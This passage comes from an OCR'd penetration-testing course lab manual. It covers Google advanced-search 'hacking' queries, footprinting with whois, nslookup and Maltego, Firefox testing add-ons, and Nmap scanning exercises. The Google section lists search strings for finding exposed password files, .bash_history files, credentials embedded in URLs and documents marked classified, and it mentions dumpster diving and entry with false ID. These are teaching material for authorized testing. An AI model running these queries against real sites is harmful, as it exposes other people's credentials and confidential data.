        iv. Find out the office location, telephone and name of the CEO.

Picture is an Example Only!




Note: Google.com is undoubtedly the most popular search engine in the world. It offers multiple search features like the ability to search images and news groups. However its true power lies in its powerful commands that can be used and misused.

1. We are now going to learn how to use some of the advanced Google queries.

Note: (The search strings used here may not unearth any information, to use the other query strings access the GHDB (Google Hacking Database):

http://www.hackersforcharity.org/ghdb/

Notes:



Advanced Operators at a Glance

Some operators can only be used to search specific areas of Google, as these columns show.

Advanced operators can be combined in some cases.

In other cases, mixing should be avoided.

Operator	Purpose	Mixes with other operators?	Can be used alone?	Does search work in			
				Web	Images	Groups	News
intitle	Search page title	yes	yes	yes	yes	yes	yes
allintitle	Search page title	no	yes	yes	yes	yes	yes
inurl	Search URL	yes	yes	yes	yes	not really	like intitle
allinurl	Search URL	no	yes	yes	yes	yes	like intitle
filetype	Search specific files	yes	no	yes	yes	no	not really
allintext	Search text of page only	not really	yes	yes	yes	yes	yes
site	Search specific site	yes	yes	yes	yes	no	not really
link	Search for links to pages	no	yes	yes	no	no	not really
inanchor	Search link anchor text	yes	yes	yes	yes	not really	yes
numrange	Locate number	yes	yes	yes	no	no	not really
daterange	Search in date range	yes	no	yes	not really	not really	not really
author	Group author search	yes	yes	no	no	yes	not really
group	Group name search	not really	yes	no	no	yes	not really
insubject	Group subject search	yes	yes	like intitle	like intitle	yes	like intitle
msgid	Group msgid search	no	yes	not really	not really	yes	not really

2. Practice utilizing the following Google Queries.
   a. The "allinurl" command is used to search for a particular string present in the URL.
      i. Go to google.com and type this in the search box:
         1. **allinurl:Mile2**
         2. **allinurl:passwd.txt**
            a. The command searched for a file called passwd.txt present in the URL on the virtual.net site.
   b. You can also search particular top level domains like .net /.org /.np /.jp /.in /.gr etc.
      i. Go to google.com and type this in the search box:
         1. **allinurl:config.txt site:jp**
         2. **allinurl:admin.txt site:edu**
3. We are now going to practice searching for Index browsing enabled directories. This is a very simple but powerful way of gaining information. First of all, we need to understand that "index browsing" enabled directories are those directories on the Internet that can

be browsed just like ordinary directories. We will be using Google to find such type of "interesting" directories.

i. Go to google.com and type this in the search box:
   1. **"Index of /admin"**
   2. **"Index of /secret"**
   3. **"Index of /cgi-bin" site:.edu**
      a. (Try With& without the period for edu)

Note: You can begin to think outside the box and be creative and think of other interesting ways to exploit index browsing.

4. Now we are going to practice searching for particular file types. You can specify the extension of the filename you want to search for using the "filetype" command.
   i. Go to google.com and type this in the search box:
      1. **filetype:pdf site:com contactlist**
      2. **filetype:doc site:mil classified**
5. This document is only meant to give some basic ideas about exploiting google.com.
   a. This site is also very helpful.
      i. http://searchlores.org
6. Here are examples of Google advanced searches.
   a. Web Servers Default Installation for servers with default installation:
      i. IIS Query
         1. “The web server designed for Windows NT server”
      ii. Apache Queries
         1. “It Worked!"
         2. “Test Page for Apache Installation on Web Site”
      iii. Passwords Files Disclosure Queries
         1. inurl:password.txt
         2. allinurl:passwd.txt site: website name
         3. "index of /" + passwd.txt
         4. “index of /" +users.pwd +authors.pwd +administrators.pwd
      iv. Bulletin Board System Password File DisclosureQuery
         1. allinurl:/wwwboard/passwd.txt
      v. HTTP Credentials Disclosure Query
         1. http://admin:*@www
      vi. Sensitive Files Access Query
         1. Query: allinurl:/.bash_history
      vii. Sensitive Directories Access Queries
         1. "index of /members" + "Parent Directory"
         2. "index of /private" + "Parent Directory"
         3. "index of /admin" + "Parent Directory"
      viii. Microsoft Outlook Web Access Anonymous LogonQuery
         1. inurl:exchange/root.asp?acs=anon
      ix. Confidential Information’s Leak Queries
         1. "Do not distribute"

2. "Internal use only"
3. "Internal use only" filetype:pdf

x. Proxy and Terminal (RDP) servers Queries
1. inurl:8080
2. inurl:tsweb site:edu

7. Later, we will look at further automating this with scripting.


3.2 Exercise2 – Footprinting Tools

This is to be done on your XP VM Image or Base System.


1. Build an initial footprint of *Aegon's* network infrastructure.

Note: Use various tools and techniques that were discussed/demonstrated in the presentation. Most of the tools should already be installed on your XP attacker image. If not, locate them in Desktop\Security\. As a last resort, if the tool is not found, search on Google or ask your instructor.

2. Use the following tools to search for information on **Aegon**.
   a. www.dirk-loss.de/onlinetools.htm




   b. www.centralops.net
      i. Domain Dossier



c. SmartWhois


i. Start Menu\Programs\SmartWhois\SmartWhois



d. Visual Route

i. Desktop\Security\Student-Tool-Bar\Mod3 - Information Gathering\Tools\d3tr\d3tr.exe


This Picture is an Example Only!



e. Using Nslookup – A command line tool installed in the XP Pentester Image

i. At a command prompt, type **nslookup**.

1. You are now in nslookup interactive mode, and so there will be a ">" prompt.



2. Often, you will have a timeout issue since the default for nslookup is 2 seconds. Change the timeout by typing **set timeout=10** – this will give you a 10 second timeout.

3. Use **nslookup** to query for the host records of a domain. To do this, type in a FQDN and press Enter. The results of your queries should be the associated host IP address. Try various queries.

Note: There cannot be spaces on either side of the equal sign.

```
> set timeout=10
> www.mile2.com
Server:  14.sub-66-174-92.myvzw.com
Address:  66.174.92.14

Non-authoritative answer:
Name:    mile2.com
Address:  72.52.136.120
Aliases:  www.mile2.com

>
```

1. Type **help** at the nslookup command prompt. Read through the available commands.

```
> help
Commands:   (identifiers are shown in uppercase, [] means optional)
NAME            - print info about the host/domain NAME using default server
NAME1 NAME2     - as above, but use NAME2 as server
help or ?       - print info on common commands
set OPTION      - set an option
    all                 - print options, current server and host
    [no]debug           - print debugging information
    [no]d2              - print exhaustive debugging information
    [no]defname         - append domain name to each query
    [no]recurse         - ask for recursive answer to query
    [no]search          - use domain search list
    [no]vc              - always use a virtual circuit
    domain=NAME         - set default domain name to NAME
    srchlist=N1[/N2/.../N6] - set domain to N1 and search list to N1,N2, etc.
    root=NAME           - set root server to NAME
    retry=X             - set number of retries to X
    timeout=X           - set initial time-out interval to X seconds
    type=X              - set query type (ex. A,ANY,CNAME,MX,NS,PTR,SOA,SRV)
    querytype=X         - same as type
    class=X             - set query class (ex. IN (Internet), ANY)
    [no]msxfr           - use MS fast zone transfer
    ixfrver=X           - current version to use in IXFR transfer request
server NAME     - set default server to NAME, using current default server
lserver NAME    - set default server to NAME, using initial server
finger [USER]   - finger the optional NAME at the current default host
root            - set current default server to the root
ls [opt] DOMAIN [> FILE] - list addresses in DOMAIN (optional: output to FILE)
    -a          -  list canonical names and aliases
    -d          -  list all records
    -t TYPE     -  list records of the given type (e.g. A,CNAME,MX,NS,PTR etc.)
view FILE           - sort an 'ls' output file and view it with pg
exit            - exit the program

>
```

2. You will now query the DNS server for Mail Exchanger (MX) records, which list who the SMTP servers are for a particular

domain. To do this type:

a. **set type=MX**

3. Now enter a FQDN. You should receive a reply indicating that domain's mail servers.

```
> set type=MX
> www.mile2.com
Server:  14.sub-66-174-92.myvzw.com
Address:  66.174.92.14

Non-authoritative answer:
www.mile2.com    canonical name = mile2.com
mile2.com        MX preference = 0, mail exchanger = mile2.com

mile2.com        nameserver = ns2.gem3.com
mile2.com        nameserver = ns3.gem3.com
mile2.com        nameserver = ns1.gem3.com
mile2.com        internet address = 72.52.136.120
ns3.gem3.com     internet address = 72.52.214.105
>
```

4. Type: **set type=ANY**
5. Now enter a FQDN. You should receive a reply including most of the zone file data.
6. Type **exit** when finished with nslookup.

Note: Other online websites from your security/web tools folder will also assist your footprinting/ information gathering.

Note: Other information gathering methods that might be useful include:

- Search on publicly traded companies (e.g. EDGAR)
- Dumpster diving (To retrieve documents that have been carelessly discarded)
- Physical access (False ID, temporary/contract workers, unauthorized access etc)

Notes:


3.3 Exercise 3 – Getting everything you need with Maltego

This is to be done on your Backtrack 5 VM Image.


1. Start Maltego using: K menu|Backtrack|Information gathering|Web Application Analysis|Open Source Analysis|Paterva Maltego CE
   a. This is the community edition, so you will have to register to use it. Click on the register here hyperlink if you have not already registered.
      a. You will need to provide a valid e-mail account that you can access.
      b. After registering, check you e-mail for an account activation message. Follow its instructions.
      c. Once you have a valid active Maltego account, provide those credentials to the Maltego tool.
      d. Next, select **Open a blank graph and let me play around,** then click **Finish.**

e. **NOTE**: Maltego is constantly being updated, so some of its menu items may have changed since this lab was written. If you cannot determine what command to issue, ask the instructor.


2. Left click and hold on Domain and drag it to the work area.




3. Double Click paterva.com and enter a domin of your choice.
4. Let's make use of a few Transforms.
   a. Right click on the domain and choose: RunTransform → DNS from Domain→ All in this set




a. You will need to wait for the transform to finish.



b. Right Click on the one of the DNS Names and choose: ResolveToIP → To IP Address



c. Now see if you can find email addresses by Right clicking on the Domain and choosing: GetEmailAddresses → All in this set



5. See what else you can discover with Maltego on your own.
    a. Netblocks, Links to the website from other locations and many other transforms.

3.4 Exercise4 – Using Firefox for Pen Testing

This is to be done on your XP VM Image.

1. Prepare Firefox for the ultimate Pen Testing machine!
    a. Open Firefox and figure out what information the following Add-Ons produce.
        1. Firebug
        2. Header Spy
        3. PassiveRecon
        4. ShowIP
        5. Hack Bar (add-on disabled by default)
        6. FoxyProxy
    b. The Add-Ons were pulled from the Catalog called Firecat v1.5
        ii. http://www.security-database.com/toolswatch/FireCAT-1-5-released.html
        iii. Note: many of the Firecat v1.5 add-ons are not compatible with the latest version of Firefox.
    a. Browse to the firecat html found in the XP Pentester image: Desktop\Security\NetTools\FireCAT 1.5\
2. Enter URL in the address bar of Firefox. On your own, explore the additional features that the pre-installed plug-ins provide. If you need assistance using a plug-in, please ask your instructor.

3.5 Exercise 5 – Documentation of the assigned tasks

1. CPTC: Utilizing any software products you see fit, record all of your tasks in such a way that your team leader can compile a professional report.

4 Module 4 Lab – Detecting Live Systems

Lab Scenario

As a Pen Tester, you have proven yourself to management and they trust you with more tasks. During this engagement, you will be performing the second part in Recon – Port Scanning. This is a vital aspect, just like all others, and you will need to verify all the results with more than one tool. You are performing a Pen test on an internal network and all proper documentation and approvals have been taken care of by your team leader

Note: We have to own or have written permission to perform a pen test or to emulate ahacker and bypass security. Do not test systems you do not own unless you have permission.

Lab Objectives

1. Port scanning the target network with the following tools:
    a. NMAP – Command line and Front End Gui (Linux and Windows)
    b. Hping2
    c. Unicornscan
    d. Look@LAN
2. Prioritize the attack targets from least secure to most secure and record your results.
3. Learn how to create a grepable file with NMAP.
4. Learn how to search the grepable file with basic Linux commands.
5. Learn how to use Unicornscan.
6. Document every task you perform in such a way that a thorough report can be compiled.

Lab Resources

1. Look@lan
2. Zenmap
3. BackTrack 5 Tools
    a. Zenmap
    b. Hping2
    c. Nmap
    d. Unicornscan

Lab Tasks Overview

1. Run Look@LAN and record the results.
2. Use Zenmap in Windows and run some of the standard scans. Pay attention to the syntax of the commands, this will help you when using the command line version.
    a. Zenmap can be found here:(XP image ->Start Menu\Programs\Nmap\Nmap - Zenmap GUI)
3. Run Zenmap in BackTrack 5 and test the same systems.
4. Run NMAP from a command line and test different options.
    a. Ping sweep

b. Vanilla scan
c. Half-open
d. Service Version
e. OS Detection
f. UDP scan
g. FIN scan(use against a Unix machine)
h. Xmas scan(use against a Unix machine)
i. Null scan(use against a Unix machine)


5. With NMAP create a Grepable file with the output.
6. Utilizing hping2 in BackTrack 5, verify the ports on the computer systems you found.
   a. Vanilla Scan
   b. UDP Scan
